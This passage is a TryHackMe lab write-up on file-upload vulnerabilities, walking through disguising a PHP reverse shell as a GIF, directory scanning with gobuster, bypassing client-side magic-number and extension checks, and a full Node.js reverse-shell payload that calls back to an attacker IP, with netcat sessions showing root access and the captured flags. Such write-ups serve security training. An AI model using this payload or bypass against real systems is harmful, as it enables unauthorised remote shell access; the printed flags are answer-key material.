13 // This program is free software; you can redistribute it and/or modify
14 // it under the terms of the GNU General Public License version 2 as
15 // published by the Free Software Foundation.
16 //
17 // This program is distributed in the hope that it will be useful,
18 // but WITHOUT ANY WARRANTY; without even the implied warranty of
19 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
20 // GNU General Public License for more details.
21 //
22 // You should have received a copy of the GNU General Public License along
23 // with this program; if not, write to the Free Software Foundation, Inc.,
24 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
25 //
26 // This tool may be used for legal purposes only. Users take full responsibility
27 // for any actions performed using this tool. If these terms are not acceptable to
28 // you, then do not use this tool.
29 //
30 // You are encouraged to send comments, improvements or suggestions to
31 // me at pentestmonkey@pentestmonkey.net
```

Check with *file* command

```
(root@kali)~# file /root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php
/root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php: PHP script, ASCII text

(root@kali)~# file /root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php
/root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php: GIF image data, version 87a, 12079 x 28704

(root@kali)~#
```

## Success to upload

```
1 GET /?submit=success HTTP/1.1
2 Host: magic.uploadvulns.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://magic.uploadvulns.thm/?submit=invalid
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

## Step 2: Scan hidden directory with gobuster

```
# gobuster dir -u http://magic.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://magic.uploadvulns.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/11/26 13:57:33 Starting gobuster in directory enumeration mode

/graphics (Status: 301) [Size: 333] [→ http://magic.uploadvulns.thm/graphics/]
/assets (Status: 301) [Size: 331] [→ http://magic.uploadvulns.thm/assets/]
Progress: 21075 / 228561 (14.80%)
```

Listen by netcat on 4444 port

Access link: <http://magic.uploadvulns.thm/graphics/reverseshell.php/>

Done

Question: Grab the flag from /var/www/

Go to /var/www and cat flag.txt

Answer: THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}



```
nc -l -v 4444
listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.255.249] 36398
Linux 94d79a333b8d 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
07:16:27 up 38 min, 0 users, load average: 0.00, 0.00, 0.07
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /var/www
$ cat flag.txt
THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}
$
```

## Task 11 Challenge

### Step 1: Scan with gobuster

```
(root@kali)-[~]
# gobuster dir -u http://jewel.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://jewel.uploadvulns.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s

2021/11/26 14:28:32 Starting gobuster in directory enumeration mode

/content      (Status: 301) [Size: 181] [→ /content/]
/modules      (Status: 301) [Size: 181] [→ /modules/]
/admin        (Status: 200) [Size: 1238]
/assets       (Status: 301) [Size: 179] [→ /assets/]
/Content      (Status: 301) [Size: 181] [→ /Content/]
/Assets       (Status: 301) [Size: 179] [→ /Assets/]
/Modules      (Status: 301) [Size: 181] [→ /Modules/]
/Admin        (Status: 200) [Size: 1238]
```

Identify file uploaded locate.


Right click in page chose Inspect Element.





File uploaded will locate in /content

Step 2: Remove this



Then clear cache by Ctrl + F5

Forward.

Step 2: Save as the shell.js file with content

```
(function(){
  var net = require("net"),
      cp = require("child_process"),
      sh = cp.spawn("/bin/sh", []);
  var client = new net.Socket();
  client.connect(4242, "10.0.0.1", function(){
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
  });
  return /a/; // Prevents the Node.js application from crashing
})();
```

Rename it to shell.jpg. Remember change the IP attacker, and port listening.

Step 3: Open Burpsuite then Access <http://jewel.uploadvulns.thm>

Clear Check file here:

ETag: W/"62b-17316c0f820"

```
$(document).ready(function(){let errorTimeout;const fadeSpeed=1000;function setResponseMsg(responseTxt,colour){$("#responseMsg").text(responseTxt);if(!$("#responseMsg").is(":visible")){$("#responseMsg").css({"color":colour}).fadeIn(fadeSpeed)}else{$("#responseMsg").animate({color:colour},fadeSpeed);clearTimeout(errorTimeout);errorTimeout=setTimeout(()=>{$("#responseMsg").fadeOut(fadeSpeed)},5000)}$("#uploadBtn").click(function(){$("#fileSelect").click()};$("#fileSelect").change(function(){const fileBox=document.getElementById("fileSelect").files[0];const reader=new FileReader();reader.readAsDataURL(fileBox);reader.onload=function(event){
```

```
//Check File Size
if (event.target.result.length > 50 * 8 * 1024){
    setResponseMsg("File too big", "red");
    return;
}
//Check Magic Number
if (atob(event.target.result.split(",")[1]).slice(0,3) != "ÿÿÿ"){
    setResponseMsg("Invalid file format", "red");
    return;
}
//Check File Extension
const extension = fileBox.name.split(".")[1].toLowerCase();
if (extension != "jpg" && extension != "jpeg"){
    setResponseMsg("Invalid file format", "red");
    return;
}
```

```
const text={success:"File successfully uploaded",failure:"No file selected",invalid:"Invalid file type"};$ajax("/",{data:JSON.stringify({name:fileBox.name,type:fileBox.type,file:event.target.result}),contentType:"application/json",type:"POST",success:function(data){let colour="";switch(data){case "success":colour="green";break;case "failure":case "invalid":colour="red";break}}setResponseMsg(text[data],colour)}}});
```

Step 4: Upload the file shell.jpg now can success.

Run gobuster again with wordlist downloaded on tryhackme to find uploaded shell.jpg. It've been change to another name.

```
(root@kali)~[~]
# gobuster dir -u http://jewel.uploadvulns.thm/content -w /root/Downloads/UploadVulnsWordlist.txt -x jpg

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://jewel.uploadvulns.thm/content
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Downloads/UploadVulnsWordlist.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: jpg
[+] Timeout: 10s

2021/11/26 15:48:28 Starting gobuster in directory enumeration mode

/ABH.jpg (Status: 200) [Size: 705442]
/GRJ.jpg (Status: 200) [Size: 5493]
/IEC.jpg (Status: 200) [Size: 380]
/LKQ.jpg (Status: 200) [Size: 444808]
Progress: 19270 / 35154 (54.82%)
```

Step 5: Access: <http://jewel.uploadvulns.thm/admin>

Listen on port 4444 by netcat.

Run command on the site ../content/IEC.jpg

And have reverseshell.

```
(root@kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.255.249] 58102
whoami
root
ls
assets
content
html
index.js
modules
node_modules
package.json
cd /var/www
ls
flag.txt
html
cat flag.txt
THM{NzRIYTUwNTIzODMwMWZhMzBiY2JlZWU2}
```

Answer: THM{NzRIYTUwNTIzODMwMWZhMzBiY2JlZWU2}

